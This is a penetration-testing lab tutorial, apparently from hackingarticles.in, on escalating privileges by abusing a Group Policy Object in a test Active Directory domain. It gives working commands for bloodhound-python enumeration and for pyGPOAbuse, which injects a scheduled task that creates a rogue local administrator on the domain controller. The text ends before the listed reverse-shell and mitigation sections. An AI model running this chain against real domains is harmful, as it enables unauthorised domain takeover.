

GPO ABUSE



EXPLOITING

Vulnerable Group Policy Objects

www.hackingarticles.in



Contents

Introduction	3
Lab Environment	3
Enumerating the Compromised User	3
GPO Exploitation Setup	4
GPO Creation	6
GPO Naming	6
GPO Link Verification	7
Delegating Edit Rights to a Low-Privilege User	8
Default Permissions Analysis	9
Delegating Attack Primitive	10
Preparing the Kali Attacker Machine	10
Discovering the Vulnerable GPO with BloodHound	11
BloodHound Path Analysis	12
Extracting GPO GUID	12
Weaponizing the GPO with pyGPOAbuse	12
Exploitation Confirmed	13
Confirming the New Local Administrator	16
Alternative Payload — Delivering a Reverse Shell	17
Payload Injection	19
SharpGPOAbuse — Malicious Startup Script	19
SharpGPOAbuse — Immediate Scheduled Computer Task	21
SharpGPOAbuse — Persistent Local Administrator	22
StandIn — Scheduled Task via an Alternative Toolchain	23
StandIn — Local Administrator on a Second GPO	25
Mitigation Strategies	26
Enforce least privilege on GPO delegation	26
Adopt tiered administration	26
Scope GPO links as narrowly as possible	27
Monitor SYSVOL and LDAP for GPO tampering	27
Detect the tooling, not just the outcome	27
Harden the blast radius with defence-in-depth	27
Conclusion	27





This article walks through a complete GPO-abuse attack chain in a lab domain named ignite.local. We first simulate the misconfiguration by granting a low-privilege user delegated edit rights on a GPO linked at the domain root. We then pivot to a Kali attacker machine, enumerate the weakness with BloodHound, weaponise it with pyGPOAbuse, and ultimately land a local administrator account on the Domain Controller. Finally, we demonstrate an alternative reverse-shell payload that the same primitive can deliver.

Introduction

Group Policy Objects (GPOs) are the backbone of centralised configuration management in Active Directory environments. Administrators use them to push registry edits, scripts, software installations, and scheduled tasks to thousands of machines at once. This same power, however, makes GPOs a prime escalation target: any domain user who holds write permissions on a GPO linked to a sensitive Organisational Unit can push arbitrary code to every machine under that OU, including the Domain Controller.

Lab Environment

The demonstration runs against a standard two-host Active Directory lab. The Domain Controller (DC.ignite.local, 192.168.1.11) hosts the ignite.local forest. A Kali Linux attacker (192.168.1.17) carries the offensive tooling: bloodhound-python, pyGPOAbuse, and evil-winrm. The compromised low-privilege account used throughout the chain is raj with the password Password@1.

Enumerating the Compromised User

Before attacking any GPO, we must understand what our foothold account can already do. A simple net user query against the domain controller reveals the group memberships and account posture of raj and this will be done using the following command :

```
net user raj
```



```
C:\Users\Administrator>net user raj ←
User name                raj
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        4/4/2026 7:34:20 PM
Password expires         5/16/2026 7:34:20 PM
Password changeable      4/5/2026 7:34:20 PM
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               4/16/2026 6:52:43 PM


Logon hours allowed      All

Local Group Memberships  *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.
```

The enumeration reveals raj as a standard Domain User with a critical exception: membership in the **Remote Management Users** local group. Notably, raj lacks membership in **Domain Admins**, **Enterprise Admins**, or other privileged groups—appearing low-value on paper. The attack vector hinges on a separate misconfiguration: **delegated write rights on a GPO**.

GPO Exploitation Setup


Create GPO on DC with **edit rights delegated to raj** (simulating real-world misconfigurations from helpdesk over-delegation or legacy scripts). Launch **Group Policy Management Console** via Server Manager Tools.





GPO Creation

Right-click ignite.local domain → "Create GPO in this domain, and Link here...". The Domain-root linkage ensures the payload applies **domain-wide**, including the DC.



GPO Naming

We name the new policy "**Vuln GPO**". The name is arbitrary; in a real environment, attackers target any existing GPO whose DACL allows write access to a compromised principal.



New GPO

Name:

Vuln GPO


Source Starter GPO:

(none)

OK Cancel


GPO Link Verification

After creation, verify the **"Link Enabled"** checkbox is checked. Disabled GPO links prevent policy application across targets, rendering the attack ineffective. This confirms domain-wide activation.



Delegating Edit Rights to a Low-Privilege User


With Vuln GPO created, select it in the left pane and navigate to the **Delegation** tab on the right. This critical view exposes every principal holding explicit permissions on the GPO, defining our precise attack surface.



Default Permissions Analysis

The **Delegation** tab reveals standard privileged groups: **Authenticated Users**, **Domain Admins**, **Enterprise Admins**, **ENTERPRISE DOMAIN CONTROLLERS**, and **SYSTEM**.

Click **Add** to inject our compromised principal into this ACL.



We type **raj** into the object picker and click Check Names to resolve the account against Active Directory.



Select User, Computer, or Group



Select this object type:

User, Group, or Built-in security principal

Object Types...

From this location:

ignite.local

Locations...

Enter the object name to select (examples):

raj

Check Names

Advanced...

OK

Cancel

Delegating Attack Primitive

Grant user raj "Edit settings, delete, modify security" permissions. This provides **full GPO control**: content modification, ACL changes, deletion—**pyGPOAbuse's required write primitive**.

Add Group or User



Group or user name:

IGNITE\raj

Browse...

Permissions:

Edit settings, delete, modify security

OK

Cancel

Preparing the Kali Attacker Machine

We now pivot to the attacker's perspective. From Kali, we clone the pyGPOAbuse repository, create an isolated Python virtual environment, and install the required dependencies. A virtual environment keeps the tool's dependency tree from polluting the system-wide Python installation. And to create such a virtual environment, we will combine the following commands:





```
git clone https://github.com/hackndo/pyGPOAbuse.git
cd pyGPOAbuse
python3 -m virtualenv .venv
source .venv/bin/activate
python3 -m pip install -r requirements.txt
```

```
(kali㉿kali)-[~]
$ git clone https://github.com/Hackndo/pyGPOAbuse.git
Cloning into 'pyGPOAbuse' ...
remote: Enumerating objects: 170, done.
remote: Counting objects: 100% (133/133), done.
remote: Compressing objects: 100% (67/67), done.
remote: Total 170 (delta 89), reused 96 (delta 66), pack-reused 37 (from
Receiving objects: 100% (170/170), 1.16 MiB | 2.66 MiB/s, done.
Resolving deltas: 100% (95/95), done.

(kali㉿kali)-[~]
$ cd pyGPOAbuse

(kali㉿kali)-[~/pyGPOAbuse]
$ python3 -m virtualenv .venv
created virtual environment CPython3.13.12.final.0-64-x86_64 in 114ms
creator CPython3Posix(dest=/home/kali/pyGPOAbuse/.venv, clear=False, r
seeder FromAppData(download=False, pip=bundle, via=copy, app_data_dir=
added seed packages: pip=26.0.1
activators BashActivator,CShellActivator,FishActivator,NushellActivato

(kali㉿kali)-[~/pyGPOAbuse]
$ source .venv/bin/activate

(.venv)-(kali㉿kali)-[~/pyGPOAbuse]
$ python3 -m pip install -r requirements.txt
Collecting msldap (from -r requirements.txt (line 1))
Using cached msldap-0.5.15-py3-none-any.whl.metadata (758 bytes)
```

Discovering the Vulnerable GPO with BloodHound

We will use the following command, where bloodhound-python authenticates as raj and collects **complete domain intelligence**: users, groups, GPOs, OUs, ACLs. And **-c All** executes every method, including **ObjectProps** and **ACL**—essential for surfacing GPO write permissions. Hence the command:

```
bloodhound-python -u raj -p Password@1 -ns 192.168.1.11 -d ignite.local -c all
```






```
root@kali ~/blood
└─ bloodhound-python -u raj -p Password@1 -ns 192.168.1.11 -d ignite.local -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 2 computers
INFO: Connecting to GC LDAP server: DC.ignite.local
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 15 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 4 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 01S
root@kali ~/blood
```

BloodHound Path Analysis

Ingest JSON → pivot from **raj** node → examine **outbound object-control edges**.

BloodHound surfaces **three exploitable edges** to **VULN**

GPO: WriteOwner, WriteDacl, GenericWrite—any one enables GPO abuse.



Extracting GPO GUID

Right panel **Object Information** exposes GPO **Distinguished Name** containing GUID: **4B878AA9-238D-4975-B3A3-B7EE9990F66C**.

pyGPOAbuse requires this precise identifier to target SYSVOL policy files.

Weaponizing the GPO with pyGPOAbuse

With the GUID secured, **pygpoabuse.py** authenticates as **raj** and surgically modifies the GPO's SYSVOL contents over SMB. It injects an **Immediate Scheduled Task** that deploys a



local administrator account—john with password H4x00r123!—across every machine processing the policy.

```
python pygpoabuse.py ignite.local/raj:'Password@1' -gpo-id "4B878AA9-238D-4975-B3A3-B7EE9990F66C"
```

```
(.venv)-(kali㉿kali)-[~/pyGPOAbuse]
$ python pygpoabuse.py ignite.local/raj:'Password@1' -gpo-id "4B878AA9-238D-4975-B3A3-B7EE9990F66C"
[+] ScheduledTask TASK_53b7de02 created!
```

